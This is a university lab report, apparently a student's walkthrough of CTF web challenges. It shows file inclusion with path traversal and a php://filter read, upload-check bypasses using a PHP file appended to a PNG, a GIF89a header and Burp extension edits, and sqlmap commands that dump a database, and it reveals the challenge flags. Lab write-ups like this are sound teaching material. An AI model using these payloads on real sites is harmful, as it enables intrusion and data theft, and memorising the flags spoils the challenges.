

浙江大学

本科实验报告

课程名称: 网络安全原理与实践

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实验名称：Lab 02


实验要求：Lab 02 aims to practice techniques that exploit file upload vulnerability, file inclusion vulnerability, and SQL injection. Unrestricted file upload is a serious vulnerability that can have a detrimental effect on web application because we know that the file uploading feature allows us to upload documents according to the server, but if the file uploading facility is vulnerable then attacker can upload any malicious file on the web application, deface the website or gain access of the file system through a web shell. File inclusions are part of every advanced server side scripting language on the web. They are needed to keep web applications' code tidy and maintainable. They also allow web applications to read files from the file system, provide download functionality, parse configuration files and do other similar tasks. Though if not implemented properly, attackers can exploit them and craft a LFI attack which may lead to information disclosure, cross-site-Scripting (XSS) and remote code execution (RFI) vulnerabilities. SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and

unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database. SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.


实验过程:

1. <https://actf.lol/challenges#Game1-97>

(1) click <http://10.214.160.143> and go to the real page



(2) modify the link as <http://10.214.160.143/index.php?page=/data/flag>, then find the error message.



(3) Try to find /data/flag according to the error message by adding ../ before it. Finally find the link is <http://10.214.160.143/index.php?page=../../data/flag>.

FILE INCLUSION 1

ACTF{72bdc07805e8181ca8467e7b09ec4aa7}

Challenge

111 Solves

×

file inclusion1

50

Author: Melody Difficulty Estimate: Easy

Maybe you need to learn something about file inclusion vulnerability? The flag is in /data/flag.

<http://10.214.160.143>

Flag

Submit

Correct

2. <https://2019.actf.lol/challenges#file%20inclusion2>

(1) click <http://10.214.160.44> and go to the real page

FILE INCLUSION 2


The flag is in the flag.php

(2) go to <http://10.214.160.44/index.php?page=flag.php>

FILE INCLUSION 2

(3) go to

<http://10.214.160.44/index.php?page=php://filter/read=convert.base64-encode/resource=flag.php>



(4) decode the string by base64, then get the flag is

Base64.us Base64 在线编码解码 (最好用的 Base64 在线工具)

Base64 | URLEncode | MD5 | TimeStamp

请输入要进行 Base64 编码或解码的字符

PD9waHANCiAgICAKZmxhZyA9ICJBQ1RGe2E4ODY3ZGMzZDAwZjQwNjkzMzFjMjFjNWZjNzQyNGRmSI7

编码 (Encode) 解码 (Decode) ↑ 交换 (编码快捷键: Ctrl + Enter)

Base64 编码或解码的结果: ☐ 编/解码后自动全选

```
<?php
$flag = "ACTF{a8867dc3d00f4069731c21c5fc7424df}";
```

flag: ACTF{a8867dc3d00f4069731c21c5fc7424df}

Challenge

94 Solves

×

file inclusion2

50

Author: Melody Difficulty Estimate: Easy

File inclusion again! The flag is in flag.php

<http://10.214.160.44>

Flag

Submit

Correct

3. <https://2019.actf.lol/challenges#Upload1>

(1) click <http://10.214.160.191/> and go to the real page

FILE UPLOAD 1


请选择要上传的图片:

选择文件

未选择任何文件

上传

(2) try to upload a test image and find that 2 checks are needed.



(3) prepare 1.php file as following:

```
<?php  
  
echo file_get_contents('/data/flag');  
  
?>
```

(4) As php file cannot be uploaded, we can find test.png and run the command to get test2.png with steganography:



```
C:\Users\l jy28\Desktop\个人\壁纸>copy test.png+1.php test2.png  
test.png  
1.php  
已复制          1 个文件。
```

(5) upload test2.png and modify the extension back to php while transmission with Burp, then forward the package and we can see 2.php passes the 2 check: file upload check and mime check.


FILE UPLOAD 1

选择文件 未选择任何文件

上传



(6) Visit [http:// 10.214.160.191/upload_file/2.php](http://10.214.160.191/upload_file/2.php)



Challenge
72 Solved

Upload1

50

Author: Melody
Difficulty Estimate: Easy

Welcome to this upload series! This is Upload1. In order to upload successfully, you need to pass two check points. Find and bypass! flag is at /data/flag.

<http://10.214.160.191>


Flag
Submit


Correct

4. <https://2019.actf.lol/challenges#Upload2>



(1) Prepare test2.png same as question3

(2) Upload test2.png and modify the extension to pphp while transmission with Burp because there is a double extension name check, then forward the package and we can see 2.php passes the two check.





(3) Visit http://10.214.160.92//upload_file/test2.php and get the flag



5. <https://2019.actf.lol/challenges#Upload3>


(1) According to the hint, there is only one file format check. Craft 1.php with gif file header format GIF89a as following and upload it.

GIF89a


```
<?php
```


```
echo file_get_contents('/data/flag');
```

```
?>
```



(2) Visit http://10.214.160.96/upload_file/7420210410171248.php and get the flag





6. <https://zjusec.com/play?q=16>

(1) Download the source code of SQLmap

(2) Run the command as follows

```
./sqlmap.py -u "http://10.214.160.13:10002/?questionid=1" --tables --batch
```

```
Database: aaa_web2
[2 tables]
+-----+
| flag_is_here |
| melody_bu_shi_ji_lao |
+-----+
```

```
./sqlmap.py -u "http://10.214.160.13:10002/?questionid=1" --columns --batch
```

```
Database: aaa_web2
Table: flag_is_here
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| an_extra_message | varchar(255) |
| author | varchar(255) |
| flag | varchar(255) |
+-----+-----+
```

```
./sqlmap.py -u "http://10.214.160.13:10002/?questionid=1" -D aaa_web2 -T
```

```
flag_is_here -C flag -dump
```

```
flag
AAA{welc0me_to AAA CongratulationS_qq_group_386796080}
这个不是Flag,只是秀个恩爱
```

SQL injection - 71 pts

SQL注入题, 请点击Link0进入题目

[Link 0]

Congratz, you have solved it.

Solved

Category welcome	Completed Cody Linxi Clapeyron maybe
Type web	Writeups TyteKa TTX zuhxs Sleepy
Solved 202	Submit Your Writeup!